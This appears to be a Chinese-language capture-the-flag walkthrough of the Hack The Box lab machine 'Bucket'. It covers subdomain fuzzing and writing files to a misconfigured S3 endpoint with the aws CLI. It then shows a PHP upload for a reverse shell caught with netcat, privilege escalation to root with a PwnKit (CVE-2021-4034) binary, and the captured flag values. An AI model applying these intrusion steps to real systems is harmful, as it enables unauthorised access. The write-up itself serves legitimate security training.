


Bucket,aws s3 漏洞利用、版本漏洞提權

```
└─# nmap -sCV -p22,80 -A 10.10.10.212
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 17:42 PST
Nmap scan report for 10.10.10.212
Host is up (0.24s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 – 5.19
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   310.85 ms 10.10.14.1
2   311.11 ms 10.10.10.212

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds
```




單純目錄爆破沒東西，
進行vhosts爆破

```
# wfuzz -u http://bucket.htb/ -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"HOST:FUZZ.bucket.htb" --hw 26
```

```
=====
ID           Response    Lines    Word      Chars      Payload
=====
000000247:   404          0 L       2 W       21 Ch      "s3 - s3"
```

加入hosts後顯示：??



回去看 <http://bucket.htb/> 發現圖片出來了？！

都抓包看看，
看到一般圖片是取s3裡面的

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET / HTTP/1.1							Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign
2 Host: bucket.htb				274			</p>
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				275			</div>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8				276			</article>
5 Accept-Language: zh-TW				277			<article>
6 Accept-Encoding: gzip, deflate, br				278			<div class="coffee">
7 Connection: keep-alive				279			
9 If-Modified-Since: Tue, 28 Jan 2025 02:02:02 GMT				281			</div>
10 If-None-Match: "14e0-62cba943c4a9b-gzip"				282			<div class="description">
11 Priority: u=0, i				283			<h3>
12							Cloud Updates
13				284			</h3>
							
							march 17, 2020 Cloud
							
							<p>

如果改成 `http://s3.bucket.htb/adserver/images/` 需要key?

←

→

↺

🏠

🔒 `s3.bucket.htb/adserver/images/`

🐧 Kali Linux

🛠️ Kali Tools

📄 Kali Docs

📖 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

此 XML 未包含顯示用的樣式資訊。將以文件樹的方式顯示如下。

```

- <Error>
  <Code>NoSuchKey</Code>
  <Message>The specified key does not exist.</Message>
  <RequestID>7a62c49f-347e-4fc4-9331-6e8eEXAMPLE</RequestID>
</Error>

```


也就是說S3是 `amz` 的

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET / HTTP/1.1				1 HTTP/1.1 404			
2 Host: s3.bucket.htb				2 Date: Tue, 28 Jan 2025 02:04:38 GMT			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				3 Server: hypercorn-h11			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8				4 content-type: text/html; charset=utf-8			
5 Accept-Language: zh-TW				5 content-length: 21			
6 Accept-Encoding: gzip, deflate, br				6 access-control-allow-origin: *			
7 Connection: keep-alive				7 access-control-allow-methods: HEAD, GET, PUT, POST, DELETE, OPTIONS, PATCH			
8 Upgrade-Insecure-Requests: 1				8 access-control-allow-headers: authorization, content-type, content-md5, cache-control, x-amz-content-sha256, x-amz-date, x-amz-security-token, x-amz-user-agent, x-amz-target, x-amz-acl, x-amz-version-id, x-localstack-target, x-amz-tagging			
9 Priority: u=0, i				9 access-control-expose-headers: x-amz-version-id			
10				10 Keep-Alive: timeout=5, max=100			
11				11 Connection: Keep-Alive			
12				12			
13				13 {"status": "running"}			

目錄爆破

200	GET	0l	0w	0c	<code>http://s3.bucket.htb/shell</code>
200	GET	1l	5w	54c	<code>http://s3.bucket.htb/health</code>

以上只有 `http://s3.bucket.htb/shell/` 有興趣



恩？不知道是啥。

google找到並參考：<https://www.intigriti.com/researchers/blog/hacking-tools/hacking-misconfigured-aws-s3-buckets-a-complete-guide>

`aws s3 help` 提供幫助，最底部是子命令列表。有ls，但測試失敗

```
(root@kali)~# aws s3 ls http://s3.bucket.htb
Parameter validation failed:
Invalid bucket name "http:": Bucket name must match the regex "[a-zA-Z0-9.\-_]{1,255}" or be an S3 Outposts bucket: [a-z\-[0-9]*:[0-9]{12}:accesspoint[/:][a-zA-Z0-9\-.]{1,63}$|^arn:(aws).*:s3-outposts:[a-z\-[0-9]+:[a-zA-Z0-9\-.]{1,63}$"
AWS Access Key ID [None]: 0xdf
AWS Secret Access Key [None]: 0xdf
Default region name [None]: bucket
Default output format [None]:
Unable to locate credentials. You can configure credentials by running "aws configure".
```

上面叫我 `aws configure`，添加一些信用

```
(root@kali)~# aws configure
AWS Access Key ID [None]: tso
AWS Secret Access Key [None]: tso
Default region name [None]: bucket
Default output format [None]:

(root@kali)~# aws s3 --endpoint-url http://s3.bucket.htb ls
2025-02-03 03:34:03 adserver
```

看起來可以REC

```

(root@kali) [~]
# aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver
PRE images/
2025-02-03 04:00:04      5344 index.html

(root@kali) [~]
# aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver/images/
2025-02-03 04:00:04     37840 bug.jpg
2025-02-03 04:00:04     51485 cloud.png
2025-02-03 04:00:04     16486 malware.png

```

另一個命令是 `cp`。我將

可以使用另一個指令 `CP` 進行複製上傳，先測試txt

測試成功

The screenshot shows a web browser window with the address bar displaying `s3.bucket.htb/adserver/test.txt`. Below the browser, a terminal window is open, showing the following commands and output:

```

root@kali: ~
hack test tso

(root@kali) [~]
# echo 'hack test tso' > test.txt

(root@kali) [~]
# aws s3 --endpoint-url http://s3.bucket.htb cp test.txt s3://adserver/test.txt
upload: ./test.txt to s3://adserver/test.txt

(root@kali) [~]


```

測試另一個非S3是沒辦法用txt但改為html是正常的

The screenshot shows a web browser window with the address bar displaying `bucket.htb/test.html`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter.

hack test tso

php上傳進行RCE



bucket.htb/tso.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Not Found

The requested URL was not found on this server.

root@kali: ~

檔案 動作 編輯 檢視 幫助

root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~

```
(kali㉿kali)-[~]
$ su -
密碼:
(root㉿kali)-[~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.212] 56094
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:41:15 up 2:14, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

有版本漏洞

1. CVE-2021-4034
2. CVE-2021-3560



```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31 (buntu) Server at bucket.htb Port 80

Vulnerable to CVE-2021-4034
Vulnerable to CVE-2021-3560
```

發現資料庫

```
www-data@bucket:/home/roy/project$ cat db.php
<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' => 'default',
    'region'  => 'us-east-1',
```

```
'version' => 'latest',  
'endpoint' => 'http://localhost:4566'  
]);  
  
$dynamodb = $client->createDynamoDb();  
  
//todo
```

後面想不到了，使用版本漏洞

```
www-data@bucket:/tmp$ ./PwnKit  
./PwnKit  
root@bucket:/tmp# id  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

user 、 root flag

```
root@bucket:~# cat root.txt  
cat root.txt  
4cca81c0edea003112d37cd693b64791  
root@bucket:~# cat /home/roy/user.txt  
cat /home/roy/user.txt  
3d4b0245f9208cb5fc808b1f7c5f5d07  
root@bucket:~#
```